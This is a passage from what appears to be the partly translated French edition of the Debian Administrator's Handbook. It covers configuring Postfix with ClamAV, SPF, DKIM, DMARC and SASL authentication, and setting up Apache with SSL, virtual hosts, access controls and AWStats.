The usage of virus scanners, or so called antivirus software, is controversial. There is usually a gap between the release of some piece of malware and the addition of detection rules to the antivirus database. During this gap, there is no software-based protection. Further, the usage often requires to run additional software, for example, to uncompress archives and scan all kinds of executables, which drastically increases the exploit potential of the antivirus software itself. Usage of such software solutions can therefore never replace awareness campaigns and simple behavioral rules (never open unsolicited sent attachments, etc.).

L'antivirus libre retenu par les administrateurs de Falcot est `clamav`. En plus du paquet `clamav`, ils ont installé les paquets `arj`, `unzoo`, `unrar` et `lha`, qui permettent aussi à l'antivirus d'analyser le contenu d'archives dans l'un de ces formats.

Pour interfaçer cet antivirus au serveur de messagerie, on emploiera le logiciel `clamav-milter`. Un *milter* (terme dérivé de l'expression *mail filter*) est un logiciel de filtrage de courriers spécialement conçu pour s'interfacer avec les serveurs de courrier électronique. Les *milters* exploitent une interface de programmation (API) dédiée qui assure de bien meilleures performances comparé aux filtres gérés en dehors des serveurs de courrier. `Sendmail` a été le premier à introduire cette technologie mais `Postfix` lui a emboîté le pas.

#### DÉCOUVERTE

### Un milter pour Spamassassin

Le paquet *spamass-milter* contient un filtre basé sur le célèbre logiciel de détection de courriels non sollicités *SpamAssassin*. Il peut être employé pour marquer les messages comme des spams probables (en ajoutant un en-tête supplémentaire) et/ou pour les rejeter si le score du message dépasse une certaine limite.

Une fois le paquet *clamav-milter* installé, le milter devrait être reconfiguré pour utiliser un port TCP plutôt que la socket nommée proposée par défaut. Lors de l'exécution de `dpkg-reconfigure clamav-milter`, il s'agit de répondre `inet:10002@127.0.0.1` à la question portant sur l'interface de communication avec Sendmail.

#### NOTE

### Vrai port TCP ou socket nommée ?

La raison pour laquelle nous utilisons un vrai port TCP plutôt qu'une socket nommée est que le démon Postfix est souvent enfermé dans un *chroot* et n'a pas accès au répertoire dans lequel la socket est créée. Il serait toutefois possible de conserver l'utilisation de la socket, en modifiant son emplacement pour qu'elle soit dans le *chroot* (donc sous `/var/spool/postfix/`).

La configuration standard de *clamav* convient dans la majorité des situations mais `dpkg-reconfigure clamav-base` permet de personnaliser les paramètres les plus importants.

La dernière étape consiste à demander à Postfix d'utiliser le logiciel de filtrage que l'on vient de configurer. Cela se fait simplement en ajoutant une directive dans `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

If the antivirus causes problems, this line can be commented out, and `systemctl reload postfix` should be run so that this change is taken into account.

#### EN PRATIQUE

### Tester l'antivirus

Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the `eicar.com` (or `eicar.com.zip`) file, which can be downloaded online:

► <https://2016.eicar.org/86-0-Intended-use.html>

Il ne s'agit pas d'un vrai virus mais d'un fichier reconnu comme tel par tous les antivirus du marché afin que chacun puisse facilement vérifier que l'installation fonctionne comme prévu.

Les messages traités par Postfix passent désormais systématiquement par un détecteur-filtre antivirus.

#### 11.1.7. Fighting Spam with SPF, DKIM and DMARC

The high number of unsolicited email sent every day led to the creation of several standards, which aim at validating, that the sending host of an email is authorized and that the email has

not been tampered with. The following systems are all DNS-based and require the administrators to not only have control over the mail server, but over the DNS for the domain in question too.

**CAUTION**

**Controversial Discussion**

Like any other tool, the following standards have limits and real effects if put to use. They can (and should) lead to emails being rejected or even just discarded. If that happens to some legitimate emails (sometimes sent from a misconfigured SMTP server), it usually causes anger and a lack of understanding by the user. Therefor these rules are often applied as a "soft fail" or a "soft reject", which usually means, that failing the checks only leads to adding a (header) mark to the affected email. There are people who think that this makes these standards "broken by design". Decide for yourself and be careful about how strict you choose to apply these standards.

### *Integrating the Sender Policy Framework (SPF)*

The Sender Policy Framework (SPF) is used to validate if a certain mail server is allowed to send emails for a given domain. It is mostly configured through DNS. The syntax for the entry to make is explained in detail at:

- ⇒ [http://www.open-spf.org/SPF\\_Record\\_Syntax](http://www.open-spf.org/SPF_Record_Syntax)
- ⇒ <https://tools.ietf.org/html/rfc7208>
- ⇒ [https://en.wikipedia.org/wiki/Sender\\_Policy\\_Framework](https://en.wikipedia.org/wiki/Sender_Policy_Framework)

The following is a sample DNS entry which states that all the domain's Mail Exchange Resource Records (MX-RRs) are allowed to email the current domain, and all others are prohibited. The DNS entry does not need to be given a name. But to use the include directive it must have one.

```
Name: example.org
Type: TXT
TTL: 3600
Data: v=spf1 a mx -all
```

Let's take a quick look at the falcot.org entry.

```
# host -t TXT falcot.org
falcot.org descriptive text "v=spf1 ip4:199.127.61.96 +a +mx +ip4:206.221.184.234 +ip4:209.222.96.251 ~all"
```

It states, that the IP of the sender must match the A record for the sending domain, or must be listed as one of the Mail Exchange Resource Records for the current domain, or must be one of the three mentioned IP4 addresses. All other hosts should be marked as not being allowed to send email for the sender domain. The latter is called a "soft fail" and is intended to mark the email accordingly, but still accept it.

The *postfix* mail server can check the SPF record for incoming emails using the *postfix-policyd-spf-python* package, a policy agent written in Python. The file */usr/share/doc/postfix-policyd-spf-python/README.Debian* describes the necessary steps to integrate the agent into postfix, so we won't repeat it here.

The configuration is done in the file `/etc/postfix-policyd-spf-python/policyd-spf.conf`, which is fully documented in `policyd-spf.conf(5)` and `/usr/share/doc/postfix-policyd-spf-python/policyd-spf.conf.commented.gz`. The main configuration parameters are `HELO_reject` and `Mail_From_reject`, which configure if emails should be rejected (Fail) or accepted with a header being appended (False), if checks fail. The latter is often useful, when the message is further processed by a spam filter.

If the result is intended to be used by `opendmarc` (section 11.1.7.3, « [Integrating Domain-based Message Authentication, Reporting and Conformance \(DMARC\)](#) » page 299), then `Header_Type` must be set to AR.

Note, that `spamassassin` contains a plugin to check the SPF record.

### *Integrating DomainKeys (DKIM) Signing and Checking*

The Domain Keys Identified Mail (DKIM) standard is a sender authentication system. The mail transport agent, here `postfix`, adds a digital signature associated with the domain name to the header of outgoing emails. The receiving party can validate the message body and header fields by checking the signature against a public key, which is retrieved from the senders DNS records.

► <http://dkim.org/>

The necessary tools are shipped with the `opendkim` and `opendkim-tools` packages.

#### CAUTION

#### Mailing List Software and DKIM

Mailing list managers often rewrite some email headers, thus leading to invalid DKIM signatures. Even using a relaxed canonicalization does not always prevent this from happening. So the administrators must pay close attention to the mail servers log files to identify such issues. Otherwise such emails might be flagged as spam and might get rejected.

First the private key must be created using the command `opendkim-genkey -s SELECTOR -d DOMAIN`. *SELECTOR* must be a unique name for the key. It can be as simple as "mail" or the date of creation, if you plan to rotate keys.

#### Exemple 11.11 Create a private key for signing E-Mails from falcot.com

```
# opendkim-genkey -s mail -d falcot.com -D /etc/dkimkeys
# chown opendkim.opendkim /etc/dkimkeys/mail.*
```

This will create the files `/etc/dkimkeys/mail.private` and `/etc/dkimkeys/mail.txt` and set the appropriate ownership. The first file contains the private key and the latter the public key, that needs to be added to the DNS:

Name: mail._domainkey
Type: TXT
TTL: 3600

```
Data: "v=DKIM1; h=sha256; k=rsa; s=email; p=[...]"
```

The *opendkim* package in Debian defaults to a keyszie of 2048 bit. Unfortunately some DNS servers can only handle text entries with a maximum length of 255 characters, which is exceeded by the chosen default keyszie. In this case use the option **-b 1024** to chose a smaller keyszie. If *opendkim-testkey* succeeds, the entry has been successfully set up. The syntax of the entry is explained here:

- ⇒ <https://tools.ietf.org/html/rfc6376>
- ⇒ <https://en.wikipedia.org/wiki/DKIM>

To configure *opendkim*, SOCKET and RUNDIR must be chosen in */etc/default/opendkim*. Please note that SOCKET must be accessible from postfix in its chrooted environment. The further configuration is done in */etc/opendkim.conf*. The following is a configuration excerpt, which makes sure that the Domain "falcot.com" and all subdomains (SubDomain) are signed by the Selector "mail" and the single private key (KeyFile) */etc/dkimkeys/mail.private*. The "relaxed" Canonicalization for both the header and the body tolerates mild modification (by a mailing list software, for example). The filter runs both in signing ("s") and verification ("v") Mode. If a signature fails to validate (On-BadSignature), the mail should be quarantined ("q").

```
[...]
Domain           falcot.com
KeyFile          /etc/dkimkeys/mail.private
Selector         mail

[...]
Canonicalization    relaxed/relaxed
Mode               sv
On-BadSignature     q
SubDomains         yes

[...]
Socket            inet:12345@localhost

[...]
UserID            opendkim
```

It is also possible to use multiple selectors/keys (KeyTable), domains (SigningTable) and to specify internal or trusted hosts (InternalHosts, ExternalIgnoreList), which may send mail through the server as one of the signing domains without credentials.

The following directives in */etc/postfix/main.cf* make postfix use the filter:

```
milter_default_action = accept
non_smtpd_milters = inet:localhost:12345
smtpd_milters = inet:localhost:12345
```

To differentiate signing and verification it is sometimes more useful to add the directives to the services in */etc/postfix/master.cf* instead.

More information is available in the `/usr/share/doc/opendkim/` directory and the manual pages `opendkim(8)` and `opendkim.conf(5)`.

Note that `spamassassin` contains a plugin to check the DKIM record.

### *Integrating Domain-based Message Authentication, Reporting and Conformance (DMARC)*

The Domain-based Message Authentication, Reporting and Conformance (DMARC) standard can be used to define a DNS TXT entry with the name `_dmarc` and the action, that should be taken, when emails, which contain your domain as sending host, fail to validate using DKIM and SPF.

⇒ <https://dmarc.org/overview/>

Let's have a look at the entries of two large providers:

```
# host -t TXT _dmarc.gmail.com
_dmarc.gmail.com descriptive text "v=DMARC1; p=none; sp=quarantine; rua=mailto:mailauth-reports@google.com"
# host -t TXT _dmarc.yahoo.com
_dmarc.yahoo.com descriptive text "v=DMARC1; p=reject; pct=100; rua=mailto:dmarc_y_rua@yahoo.com;"
```

Yahoo has a strict policy to reject all emails pretending to be sent from a Yahoo account but missing or failing DKIM and SPF checks. Google Mail (Gmail) propagates a very relaxed policy, in which such messages from the main domain should still be accepted (`p=none`). For subdomains they should be marked as spam (`sp=quarantine`). The addresses given in the `rua` key can be used to send aggregated DMARC reports to. The full syntax is explained here:

⇒ <https://tools.ietf.org/html/rfc7489>

⇒ <https://en.wikipedia.org/wiki/DMARC>

The `postfix` mail server can use this information too. The `opendmarc` package contains the necessary milter. Similar to `opendkim` SOCKET and RUNDIR must be chosen in `/etc/default/opendmarc` (for Unix sockets you must make sure, that they are inside the postfix chroot to be found). The configuration file `/etc/opendmarc.conf` contains detailed comments and is also explained in `opendmarc.conf(5)`. By default, emails failing the DMARC validation are not rejected but flagged, by adding an appropriate header field. To change this, use `RejectFailures` true.

The milter is then added to `smtpd_milters` and `non_smtpd_milters`. If we configured the `opendkim` and `opendmarc` milters to run on ports 12345 and 54321, the entry in `/etc/postfix/main.cf` looks like this:

```
non_smtpd_milters = inet:localhost:12345,inet:localhost:54321
smtpd_milters = inet:localhost:12345,inet:localhost:54321
```

The milter can also be selectively applied to a service in `/etc/postfix/master.cf` instead.

### 11.1.8. SMTP authentifié

Pour être capable d'envoyer des courriers électroniques, il faut pouvoir accéder à un serveur SMTP et il faut que ce dernier vous y autorise. Lorsqu'on est itinérant, cela nécessite de changer régulièrement de serveur SMTP puisque celui de Falcot ne va pas accepter de relayer des messages de la part d'une adresse IP apparemment extérieure à l'entreprise. Il y a deux solutions : soit l'itinérant installe son propre serveur de courrier sur son ordinateur, soit il continue d'utiliser le serveur SMTP de l'entreprise mais il s'authentifie au préalable comme étant un employé de la société. La première solution n'est pas conseillée car l'ordinateur n'est pas connecté en permanence et il ne peut donc pas essayer régulièrement de réémettre en cas de problème. Nous allons donc voir comment mettre en place la seconde.

L'authentification SMTP de Postfix s'appuie sur SASL (*Simple Authentication and Security Layer*). Il faut installer les paquets *libsasl2-modules* et *sasl2-bin*, puis il convient d'enregistrer un mot de passe dans la base SASL pour chaque utilisateur qui doit pouvoir s'authentifier sur le serveur SMTP. On utilise pour cela la commande *saslpasswd2*. L'option *-u* précise le domaine d'authentification, il doit correspondre au paramètre *smtpd\_sasl\_local\_domain* de Postfix. L'option *-c* sert à créer un utilisateur et l'option *-f* permet de modifier une base SASL située ailleurs qu'à son emplacement standard (*/etc/sasldb2*).

```
# saslpasswd2 -h 'postconf -h myhostname' -f /var/spool/postfix/etc/sasldb2 -c jean  
[... saisir deux fois le mot de passe de jean ...]
```

Notons au passage que l'on a créé la base de données SASL dans le répertoire de Postfix. Par souci de cohérence, on va faire pointer */etc/sasldb2* vers la base employée par Postfix. Cela s'effectue avec la commande *ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2*.

Reste maintenant à configurer Postfix pour faire usage de SASL. En premier lieu, il faut ajouter l'utilisateur *postfix* dans le groupe *sasl* afin qu'il puisse accéder à la base de données des comptes SASL. Ensuite, il faut ajouter quelques paramètres pour activer SASL, puis modifier le paramètre *smtpd\_recipient\_restrictions* pour autoriser les clients authentifiés par SASL à envoyer des courriels à tous les destinataires.

**Exemple 11.12** Modification de */etc/postfix/main.cf* pour activer SASL

```
# Enable SASL authentication  
smtpd_sasl_auth_enable = yes  
# Define the SASL authentication domain to use  
smtpd_sasl_local_domain = $myhostname  
[...]  
# Adding permit_sasl_authenticated before reject_unauth_destination  
# allows relaying mail sent by SASL-authenticated users  
smtpd_recipient_restrictions =  
    permit_sasl_authenticated,  
    permit_mynetworks,  
    reject_unauth_destination,  
[...]
```

It is usually a good idea to not send passwords over an unencrypted connection. *Postfix* allows to use different configurations for each port (service) it runs on. All these can be configured with different rules and directives in the `/etc/postfix/master.cf` file. To turn off authentication at all for port 25 (`smtpd` service) add the following directive:

```
smtp      inet  n      -      y      -      -      smtpd
[...]
-o smtpd_sasl_auth_enable=no
[...]
```

If for some reason clients use an outdated AUTH command (some very old mail clients do), interoperability with them can be enabled using the `broken_sasl_auth_clients` directive.

#### COMPLÉMENTS

##### **Client SMTP authentifié**

La plupart des logiciels de messagerie électronique savent désormais s'authentifier auprès d'un serveur SMTP pour expédier le courrier sortant. Il suffit de configurer les paramètres correspondants. Si ce n'est pas le cas, il est possible d'employer un serveur Postfix local et de le configurer pour relayer le courrier vers le serveur SMTP distant. Dans ce cas, Postfix sera le client dans l'authentification SASL. Voici les paramètres nécessaires :

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

Le fichier `/etc/postfix/sasl_passwd` doit contenir le nom d'utilisateur et le mot de passe à employer pour s'authentifier sur le serveur `smtp.falcot.com`. Voici un exemple :

```
[mail.falcot.com]    joe:LyinIsji
```

Comme pour toutes les tables de correspondance Postfix, il faut penser à employer `postmap` pour régénérer `/etc/postfix/sasl_passwd.db`.

## 11.2. Serveur web (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian *Buster* at version 2.4.38.

#### ALTERNATIVE

##### **Autres serveurs web**

Apache n'est que le plus connu et le plus répandu des serveurs web, mais il en existe d'autres, qui peuvent offrir de meilleures performances dans certains cas d'usage, le plus souvent au détriment de la quantité de fonctions et modules disponibles. Lorsqu'il s'agit de servir des fichiers statiques, ou d'agir en serveur mandataire (*proxy*), il est judicieux de s'intéresser à ces alternatives, parmi lesquelles on peut citer Nginx et lighttpd.

### 11.2.1. Installation d'Apache

Installing the *apache2* package is all that is needed. It contains all the modules, including the *Multi-Processing Modules* (MPMs) that affect how Apache handles parallel processing of many requests, which used to be provided in separate *apache2-mpm-\** packages. It will also pull *apache2-utils* containing the command line utilities that we will discover later.

Le module MPM employé définit la manière dont Apache traite les requêtes entrantes. Avec le MPM *worker* il utilise des *threads* (processus légers), alors qu'avec le MPM *prefork* il utilise un ensemble de processus créés par avance. Avec le MPM *event* il utilise également des *threads*, mais les connexions inactives (notamment celle gardées ouvertes par la fonctionnalité *keep-alive* du protocole HTTP) sont rendues à un *thread* dédié à leur gestion.

The Falcot administrators also install *libapache2-mod-php7.3* so as to include the PHP support in Apache. This causes the default *event* MPM to be disabled, and *prefork* to be used instead. To use the *event* MPM one can use *php7.3-fpm*.

#### SÉCURITÉ

##### Exécution sous l'utilisateur www-data

Par défaut, Apache traite les requêtes entrantes en tant qu'utilisateur *www-data*. Ainsi, une faille de sécurité dans un script CGI exécuté par Apache (pour une page dynamique) ne compromet pas tout le système, mais seulement les données possédées par cet utilisateur.

Using the *suexec* modules, provided by *apache2-suexec-\** packages, allows bypassing this rule so that some CGI scripts are executed under the identity of another user. This is configured with a *SuexecUserGroup usergroup* directive in the Apache configuration.

Il est également possible d'utiliser un MPM dédié, comme celui fourni par *libapache2-mpm-itk*. Celui-ci a un fonctionnement différent, en ce qu'il permet d'« isoler » les hôtes virtuels (en réalité des ensembles de pages) de manière à ce qu'ils tournent chacun sous un utilisateur différent. Ainsi, une faille dans un site web dynamique ne compromettra pas les fichiers appartenant à l'utilisateur d'un autre site web.

#### DÉCOUVERTE

##### Liste des modules

The full list of Apache standard modules can be found online.

⇒ <https://httpd.apache.org/docs/2.4/mod/index.html>

Apache est un serveur modulaire et la plupart des fonctionnalités sont implémentées dans des modules externes que le programme charge pendant son initialisation. La configuration par défaut n'active que les modules les plus courants et les plus utiles. Mais la commande *a2enmod module* permet d'activer un nouveau module tandis que *a2dismod module* le désactive. Ces deux programmes ne font rien d'autre que créer ou supprimer des liens symboliques dans */etc/apache2/mods-enabled/* pointant vers des fichiers de */etc/apache2/mods-available/*.

#### IN PRACTICE

##### Checking the configuration

The *mod\_info* module (*a2enmod info*) allows to access the comprehensive Apache server configuration and information via browser visiting <http://localhost/server-info>. Because it might contain sensitive information, access is only allowed from the local host by default.

Par défaut, le serveur web écoute sur le port 80 (configuré dans `/etc/apache2/ports.conf`) et renvoie les pages web depuis le répertoire `/var/www/html/` (configuré dans `/etc/apache2/sites-enabled/000-default.conf`).

### 11.2.2. Adding support for SSL

Apache 2.4 includes the SSL module (`mod_ssl`) required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with `a2enmod ssl`, then the required directives have to be added to the configuration files. A configuration example is provided in `/etc/apache2/sites-available/default-ssl.conf`.

⇒ [https://httpd.apache.org/docs/2.4/mod/mod\\_ssl.html](https://httpd.apache.org/docs/2.4/mod/mod_ssl.html)

If you want to generate trusted certificates, you can follow section [section 10.2.1, « Creating gratis trusted certificates »](#) page 249 and then adjust the following variables:

```
SSLCertificateFile      /etc/letsencrypt/live/DOMAIN/fullchain.pem
SSLCertificateKeyFile   /etc/letsencrypt/live/DOMAIN/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/DOMAIN/chain.pem
SSLCACertificateFile    /etc/ssl/certs/ca-certificates.crt
```

Some extra care must be taken if you want to favor SSL connections with *Perfect Forward Secrecy* (those connections use ephemeral session keys ensuring that a compromission of the server's secret key does not result in the compromission of old encrypted traffic that could have been stored while sniffing on the network). Have a look at Mozilla's recommendations in particular:

⇒ [https://wiki.mozilla.org/Security/Server\\_Side\\_TLS#Apache](https://wiki.mozilla.org/Security/Server_Side_TLS#Apache)

As an alternative to the standard SSL module, there is an extension module called `mod_gnutls`, which is shipped with the `libapache2-mod-gnutls` package and enabled with the `a2enmod gnutls`.

⇒ <https://mod.gnutls.org/>

### 11.2.3. Configuration d'hôtes virtuels

Un hôte virtuel est une identité (supplémentaire) assumée par le serveur web.

Apache distingue deux types d'hôtes virtuels : ceux qui se basent sur l'adresse IP (ou le port) et ceux qui reposent sur le nom DNS du serveur web. La première méthode nécessite une adresse IP différente pour chaque site tandis que la seconde n'emploie qu'une adresse IP et différencie les sites par le nom d'hôte communiqué par le client HTTP (ce qui ne fonctionne qu'avec la version 1.1 du protocole HTTP, heureusement déjà employée par tous les navigateurs web).

La rareté (de plus en plus pressante) des adresses IPv4 fait en général privilégier cette deuxième méthode. Elle est cependant complexifiée si chacun des hôtes virtuels a besoin de HTTPS : le protocole SSL n'a pas toujours permis ce fonctionnement et l'extension SNI (*Server Name Indication*)

qui le rend possible n'est pas connue de tous les navigateurs. Si plusieurs sites HTTPS doivent fonctionner sur un même serveur, on préférera donc les différencier soit par leur port, soit par leur adresse IP (en utilisant éventuellement IPv6).

La configuration par défaut d'Apache 2 exploite les hôtes virtuels basés sur le nom. De plus, un hôte virtuel par défaut a été défini dans le fichier /etc/apache2/sites-enabled/000-default.conf. Cet hôte virtuel sera employé si aucun autre hôte virtuel ne correspond à la requête du client.

ATTENTION

**Premier hôte virtuel**

Le premier hôte virtuel défini répondra systématiquement aux requêtes concernant des hôtes virtuels inconnus. C'est pourquoi nous avons d'abord défini ici [www.falcot.com](http://www.falcot.com).

DÉCOUVERTE

**Apache prend en charge SNI**

Apache prend en charge une extension du protocole SSL appelée *Server Name Indication* (SNI). Elle permet au navigateur web d'envoyer le nom d'hôte du serveur web dès l'établissement de la connexion SSL, donc bien avant l'envoi de la requête HTTP qui sert habituellement à identifier le bon site web parmi tous les hôtes virtuels hébergés sur le même serveur (et la même adresse IP). Ainsi, Apache peut sélectionner le certificat SSL adéquat pour la communication.

Avant l'introduction de SNI, Apache employait systématiquement le certificat de l'hôte virtuel par défaut. Lorsque le certificat ne correspondait pas au site web demandé, les navigateurs affichaient donc des avertissements. Notons que ce comportement persiste lorsque l'utilisateur dispose d'un navigateur n'acceptant pas SNI. Fort heureusement la plupart des navigateurs l'exploitent désormais ; c'est le cas de Microsoft Internet Explorer depuis sa version 7.0 (sur Vista seulement, pas XP), de Mozilla Firefox depuis sa version 2.0, de Apple Safari depuis sa version 3.2.1 et de toutes les versions de Google Chrome.

Le paquet Apache fournit par Debian est compilé avec le support SNI. Aucune configuration particulière n'est donc nécessaire.

Chaque hôte virtuel supplémentaire est ensuite décrit par un fichier placé dans le répertoire /etc/apache2/sites-available/. Ainsi, la mise en place du domaine falcot.org se résume à créer le fichier ci-dessous, puis à l'activer avec a2ensite [www.falcot.org](http://www.falcot.org).

**Exemple 11.13 Fichier /etc/apache2/sites-available/www.falcot.org.conf**

```
<VirtualHost *:80>
  ServerName www.falcot.org
  ServerAlias falcot.org
  DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Le serveur Apache est ici configuré pour n'utiliser qu'un seul fichier de log pour tous les hôtes virtuels (ce qu'on pourrait changer en intégrant des directives CustomLog dans les définitions des hôtes virtuels). Il est donc nécessaire de personnaliser le format de ce fichier pour y intégrer le nom de l'hôte virtuel. Pour cela, on ajoutera un fichier /etc/apache2/conf-available/

`customlog.conf` définissant un nouveau format (directive `LogFormat`) et on l'activera avec `a2enconf customlog`. Il faut également supprimer (ou passer en commentaire) la ligne `CustomLog` du fichier `/etc/apache2/sites-available/000-default.conf`.

**Exemple 11.14** *The /etc/apache2/conf-available/customlog.conf file*

```
# Nouveau format de log avec nom de l'hôte virtuel (vhost)
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\""
# On emploie le format vhost en standard
CustomLog /var/log/apache2/access.log vhost
```

#### 11.2.4. Directives courantes

Cette section passe brièvement en revue quelques-unes des directives de configuration d'Apache les plus usitées.

Le fichier de configuration principal contient habituellement plusieurs blocs `Directory` destinés à paramétriser le comportement du serveur en fonction de l'emplacement du fichier servi. À l'intérieur de ce bloc, on trouve généralement les directives `Options` et `AllowOverride`.

**Exemple 11.15** *Bloc Directory*

```
<Directory /srv/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La directive `DirectoryIndex` précise la liste des fichiers à essayer pour répondre à une requête sur un répertoire. Le premier fichier existant est appelé pour générer la réponse.

La directive `Options` est suivie d'une liste d'options à activer. `None` désactive toutes les options. Inversement, `All` les active toutes sauf `MultiViews`. Voici les options existantes :

- `ExecCGI` indicates that CGI scripts can be executed.
- `FollowSymlinks` tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- `SymlinksIfOwnerMatch` also tells the server to follow symbolic links, but only when the link and its target have the same owner.
- `Includes` enables *Server Side Includes* (*SSI* for short). These are directives embedded in HTML pages and executed on the fly for each request.
- `IncludesNOEXEC` allows *Server Side Includes* (*SSI*) but disables the `exec` command and limits the `include` directive to text/markup files.

- Indexes tells the server to list the contents of a directory if the HTTP request sent by the client points at a directory without an index file (i.e., when no files mentioned by the DirectoryIndex directive exists in this directory).
- MultiViews enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.

B.A.-BA

### Fichier .htaccess

Le fichier `.htaccess` contient des directives de configuration d'Apache, prises en compte à chaque fois qu'une requête concerne un élément du répertoire où il est stocké. Sa portée embrasse également les fichiers de toute l'arborescence qui en est issue.

La plupart des directives qu'on peut placer dans un bloc `Directory` peut également se trouver dans un fichier `.htaccess`.

La directive `AllowOverride` donne toutes les options qu'on peut activer ou désactiver par l'intermédiaire d'un fichier `.htaccess`. Il est souvent important de contrôler l'option `ExecCGI` pour rester maître des utilisateurs autorisés à exécuter un programme au sein du serveur web (sous l'identifiant `www-data`).

### *Requérir une authentification*

Il est parfois nécessaire de restreindre l'accès à une partie d'un site. Les utilisateurs légitimes doivent alors fournir un identifiant et un mot de passe pour accéder à son contenu.

#### **Exemple 11.16 Fichier .htaccess requérant une authentification**

```
Require valid-user
AuthName "Répertoire privé"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-prive
```

### SÉCURITÉ Aucune sécurité

Ce système d'authentification (`Basic`) a une sécurité très faible puisque les mots de passe circulent sans protection (ils sont uniquement codés en `base64` – un simple encodage et non pas un procédé de chiffrement). Il faut noter que les documents protégés par ce mécanisme circulent également de manière non chiffrée. Si la sécurité vous importe, faites appel à SSL pour chiffrer toute la connexion HTTP.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the `htpasswd` command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-prive utilisateur
New password:
Re-type new password:
Adding password for user utilisateur
```

## Restrictions d'accès

The `Require` directive controls access restrictions for a directory (and its subdirectories, recursively).

► <https://httpd.apache.org/docs/2.4/howto/access.html>

Cette directive peut être utilisée pour restreindre les accès suivant de nombreux critères. Les restrictions d'accès basées sur les adresses IP du client sont décrites plus loin mais cette directive est bien plus puissante, tout particulièrement lorsque plusieurs directives `Require` sont combinées dans un bloc `RequireAll`.

### Exemple 11.17 Uniquement autoriser le réseau local

```
Require ip 192.168.0.0/16
```

#### ALTERNATIVE

#### Ancienne syntaxe

The `Require` syntax is only available in Apache 2.4 (the version shipped since *Jessie*). For users of *Wheezy*, the Apache 2.2 syntax is different, and we describe it here mainly for reference, although it can also be made available in Apache 2.4 using the `mod_access_compat` module.

Les directives `Allow from` et `Deny from` contrôlent les restrictions d'accès à un répertoire (et ses sous-répertoires).

La directive `Order` indique dans quel ordre évaluer les directives `Allow from` et `Deny from` (et la dernière qui s'applique est retenue). Concrètement, `Order deny,allow` autorise l'accès si aucune des règles `Deny from` ne s'applique ou si une des règles `Allow from` s'applique. Inversement, `Order allow,deny` refuse l'accès si aucune directive `Allow from` ne l'autorise (ou si une directive `Deny from` s'applique).

Les directives `Allow from` et `Deny from` peuvent être suivies d'une adresse IP, d'un réseau (exemples : `192.168.0.0/255.255.255.0`, `192.168.0.0/24` et même `192.168.0`), d'un nom de machine ou de domaine, ou du mot-clé `all` désignant tout le monde.

Par exemple, pour interdire les connexions par défaut mais les autoriser depuis le réseau local, il est possible d'utiliser :

```
Order deny,allow  
Allow from 192.168.0.0/16  
Deny from all
```

## 11.2.5. Analyseur de logs

L'analyseur de logs est un compagnon fréquent du serveur web puisqu'il permet aux administrateurs d'avoir une idée plus précise de l'usage fait de ce service.

Les administrateurs de Falcot SA ont retenu *AWStats* (*Advanced Web Statistics*, ou statistiques web avancées) pour analyser les fichiers de logs d'Apache.

La première étape de la configuration consiste à créer le fichier `/etc/awstats/awstats.conf`. Les administrateurs de Falcot n'ont modifié que les différents paramètres donnés ci-dessous :

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %timel %methodurl %code %bytesd %
    ↪ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

Tous ces paramètres sont documentés par commentaires dans le fichier modèle. `LogFile` et `LogFormat` indiquent l'emplacement du fichier de log et les informations qu'il contient. Les paramètres `SiteDomain` et `HostAliases` indiquent les différents noms associés au site web principal.

Pour les sites à fort trafic, il est déconseillé de positionner `DNSLookup` à 1 comme dans l'exemple précédent. En revanche, pour les petits sites, ce réglage permet d'avoir des rapports plus lisibles qui emploient les noms complets des machines plutôt que leurs adresses IP.

#### SÉCURITÉ Accès aux statistiques

Les statistiques d'*AWStats* sont disponibles sur le site web sans restrictions. On pourra le protéger de manière à ce que seules quelques adresses IP (internes probablement) puissent y accéder. Cela s'effectue en donnant la liste des adresses IP autorisées dans le paramètre `AllowAccessFromWebToFollowingIPAddresses`

On activera *AWStats* pour d'autres hôtes virtuels, en créant un fichier spécifique par hôte, par exemple `/etc/awstats/awstats.www.falcot.org.conf`.

#### Exemple 11.18 Fichier de configuration AWStats pour un hôte virtuel

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

*AWStats* emploie de nombreuses icônes stockées dans le répertoire `/usr/share/awstats/icon/`. Pour les rendre disponibles sur le site web, il faut modifier la configuration d'Apache et y ajouter la directive suivante :

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Après quelques minutes (et les premières exécutions du script), le résultat est accessible en ligne :

⇒ <http://www.falcot.com/cgi-bin/awstats.pl>

► <http://www.falcot.org/cgi-bin/awstats.pl>

ATTENTION

**Rotation de logs**

Pour que les statistiques prennent en compte tous les logs, il est impératif qu'*AWStats* soit invoqué juste avant la rotation des fichiers de logs d'Apache. Si l'on regarde la directive *prerotate* du fichier */etc/logrotate.d/apache2*, on s'aperçoit qu'il suffit pour cela d'ajouter un lien symbolique vers */usr/share/awstats/tools/update.sh* dans le répertoire */etc/logrotate.d/httpd-prerotate* :

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
    daily
    missingok
    rotate 14
    compress
    delaycompress
    notifempty
    create 644 root adm
    sharedscripts
    postrotate
        if invoke-rc.d apache2 status > /dev/null 2>&1; then \
            invoke-rc.d apache2 reload > /dev/null 2>&1; \
        fi;
    endscript
    prerotate
